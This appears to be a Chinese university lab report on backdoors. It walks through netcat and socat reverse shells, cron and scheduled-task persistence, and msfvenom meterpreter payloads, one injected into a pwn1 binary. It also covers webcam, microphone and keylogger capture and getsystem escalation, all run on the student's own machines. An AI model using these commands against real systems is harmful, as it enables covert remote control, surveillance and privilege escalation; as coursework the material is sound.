
2018-2019 Exp2 后门原理与实践
2018-2019 Exp2 后门原理与实践
目录
- 使用netcat获取主机操作Shell,cron启动
- 使用socat获取主机操作Shell, 任务计划启动
- 使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
- 使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
- 可选加分内容:使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell
一、实验内容说明及基础问题回答
****
1、实验内容
(1)使用netcat获取主机操作Shell,cron启动 (0.5分)
(2)使用socat获取主机操作Shell, 任务计划启动 (0.5分)
(3)使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell(0.5分)
(4)使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权 (2分)
(5)可选加分内容:使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell(1分)加分内容一并写入本实验报告。
2、基础问题回答
1)例举你能想到的一个后门进入到你系统中的可能方式?
- 破解Linux计算机账号密码
- 替换login程序,提供特殊口令隐身登录
- 在文件系统中隐藏后门
(2)例举你知道的后门如何启动起来(win及linux)的方式?
- Linux:通过crontab功能将木马设置为定时启动,控制主机保持监听状态就能周期性启动后门,也可以通过对正常然健的绑定注入shellcode开启后门。
- win:被动下载或接受后门程序,当受害方点击运行该程序后门便会启动。
(3)Meterpreter有哪些给你映像深刻的功能?
- 基本功能(基本的连接、执行指令)
- 扩展功能(如搜集用户信息、安装服务等功能)
(4)如何发现自己有系统有没有被安装后门?
- 安装杀毒软件:可以进行实时防护,如老师课堂演示中在开启软件保护模式情况下,若有后门可疑程序会即刻将其删除。
- 检测网络连接:查看是否有IP与本机建立连接
二、工具准备
****
查看WindowsIP和LinuxIP
- Windows下用命令`ipconfig`

- Linux下用
ifconfig

Windows获得Linuxshell


- 使用ncat程序,输入`ncat.exe -l -p 5226`监听本机5226端口
在kali中使用nc指令的

-e选项,输入nc 172.30.2.26 5226 -e /bin/sh反向连接Windows主机的5226端口

在Windows端,获得kali的shell
Linux 获得Windows shell
- 使用`nc`指令监听`5226`端口

在Windows下,使用
ncat.exe程序的-e选项反向连接kali主机的5226端口

此时kali可以看到Windows的命令提示,可以输入相关Windows命令(此处输入的是
dir)

使用nc传输数据
- Windows监听`5226`端口

Kali下连接到Windows的
5226端口

建立连接后传输数据

三、实验过程
使用netcat获取主机操作Shell,cron启动
- 在Windows下监听`5226`端口

在kali中,用
crontab -e编辑一条定时任务,选择编辑器3

在最后一行添加
30 * * * * /bin/netcat 172.30.2.26 5226 -e /bin/sh,意思是在每小时的第30分钟反向连接Windows主机的5226端口

时间到了23:30时,已经获得kali的shell,可以输入指令
使用socat获取主机操作Shell, 任务计划启动
> `socat`是`ncat`的增强版,它使用的格式是`socat [options]
> socat的基本功能就是建立两个双向的字节流,数据就在其间传输,参数address就是代表了其中的一个方向。所谓流,代表了数据的流向,而数据则可以有许多不同的类型,命令中也就相应需要许多选项对各种不同的类型数据流进行限定与说明。
在win10系统下,右击屏幕左下角windows图标,选择“计算机管理”(或者直接搜索“计算机管理”)

在任务计划程序创建任务,填写任务名称,并新建一个触发器

在操作->程序或脚本中选择你的
socat.exe文件的路径,在添加参数一栏填写tcp-listen:5226 exec:cmd.exe,pty,stderr,这个命令的作用是把cmd.exe绑定到端口5226,同时把cmd.exe的stderr重定向到stdout上
创建完成之后,按Windows+L快捷键锁定计算机,再次打开时,找到你创建的任务双击后,可以发现之前创建的任务已经开始运行

此时,在Kali环境下输入指令

socat - tcp:172.30.2.26:5226,这里的第一个参数-代表标准的输入输出,第二个流连接到Windows主机的5226端口,此时可以发现已经成功获得了一个cmd shell
使用MSF meterpreter生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell

- 输入指令`msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.170.130 LPORT=5226 -f exe > 20165226_backdoor.exe`生成后门程序
> 注意此时IP地址为LinuxIP
- Windows下执行
ncat.exe -lv 5226 > 20165226_backdoor.exe,进入接受模式 - Linux中执行
nc 172.30.2.26 5226 < 20165226_backdoor.exe,注意关闭病毒查杀软件
此时IP地址为主机即WindowsIP
传送接收文件成功



在kali中打开终端,输入
msfconsole指令进入msf控制台
输入
use exploit/multi/handler进入监听模块

输入
set payload windows/meterpreter/reverse_tcp设置payload

依次输入
set LHOST 192.168.170.130和set LPORT 5226设置IP及端口
注意此时IP地址为LinuxIP,和生成後門程序時指定的IP相同

设置完成,开始监听
exlpoit

运行Windows下的后门程序

kali已经获得Windows主机的连接,并得到远程控制的shell

使用MSF meterpreter生成获取目标主机音频、摄像头、击键记录等内容
- 使用`record_mic`指令可以截获一段音频
使用
webcam_snap指令可以使用摄像头进行拍照


使用
screenshot指令可以进行截屏


使用

keyscan_start指令开始记录下击键的过程,使用keyscan_dump指令读取击键的记录
先使用

getuid指令查看当前用户,使用getsystem指令进行提权
可选加分内容:使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell


- 使用命令`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.170.128 LPORT=5226 -x /root/20165226/exp2/pwn1 -f elf > 5226pwn`生成以pwn1模板这个elf文件格式的shellcode文件5226pwn
- 输入指令

msfconsole,进入msf命令行
use exploit/multi/handler    /*进入handler模式*/

set payload linux/x86/meterpreter/reverse_tcp  /*对应生成的后门程序设置payload*/

show options  /*查看当前信息状态*/

set LHOST 192.168.170.128  /*设置LHOST,其中ip为攻击者Linux的ip*/

set LPORT 5226 /*设置LPORT*/

exploit /*启动监听*/
- 在kali上运行后门文件5226pwn,
在kali中执行pwn2时应先加权限 chmod +x 5226pwn - 此时攻击者Linux上已经获得了被攻击者Linux的连接,并且得到了远程控制的shell
四、问题与思考

- 问题1:kali使用nc反弹连接后主机没有任何显示

问题1解决方案:在空白处输入命令,如
ls等,再回车即可

问题2:kali中使用cron启动,但在编辑的时间点并未获取kali的shell
问题2解决方案:
通过重新查看编辑文件,发现并未写入端口号

于是将最后一行改为
30 * * * * /bin/netcat 172.30.2.26 5226 -e /bin/sh
问题3:在进行第二个socat实验时未成功获得cmd shell

问题3解决方案:通过校对命令行,发现输入命令时将
-和tcp:连在一起了,正确书写为socat - tcp:....,一定注意之间的空格问题4:MSF监听时最后无法获取信息

问题4解决方案:发现是在IP设置时出现问题,重新启动终端将步骤从头调试。
返回目录
2018-2019 Exp2 后门原理与实践的更多相关文章
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 20155324《网络对抗》Exp2 后门原理与实践
20155324<网络对抗>Exp2 后门原理与实践 20155324<网络对抗>Exp2 后门原理与实践 常用后门工具实践 Windows获得Linux Shell 在Win ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践 后门的基本概念 常用后门工具 netcat Win获得Linux Shell Linux获得Win Shell Met ...
- 2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 下载免费应用的时候会有绑定木马. 浏览某些网页时会有内 ...
- 2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践 1.基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 下载自己不熟悉的软件时含有病毒. 网络钓鱼, ...
随机推荐
- 用apscheduler处理调度任务,定时任务,重复任务
from apscheduler.schedulers.blocking import BlockingScheduler from apscheduler.triggers.cron import ...
- python爬虫常见面试题(一)
前言 之所以在这里写下python爬虫常见面试题及解答,一是用作笔记,方便日后回忆:二是给自己一个和大家交流的机会,互相学习.进步,希望不正之处大家能给予指正:三是我也是互联网寒潮下岗的那批人之一,为 ...
- 打开TestFlight并链接到具体的应用下载界面
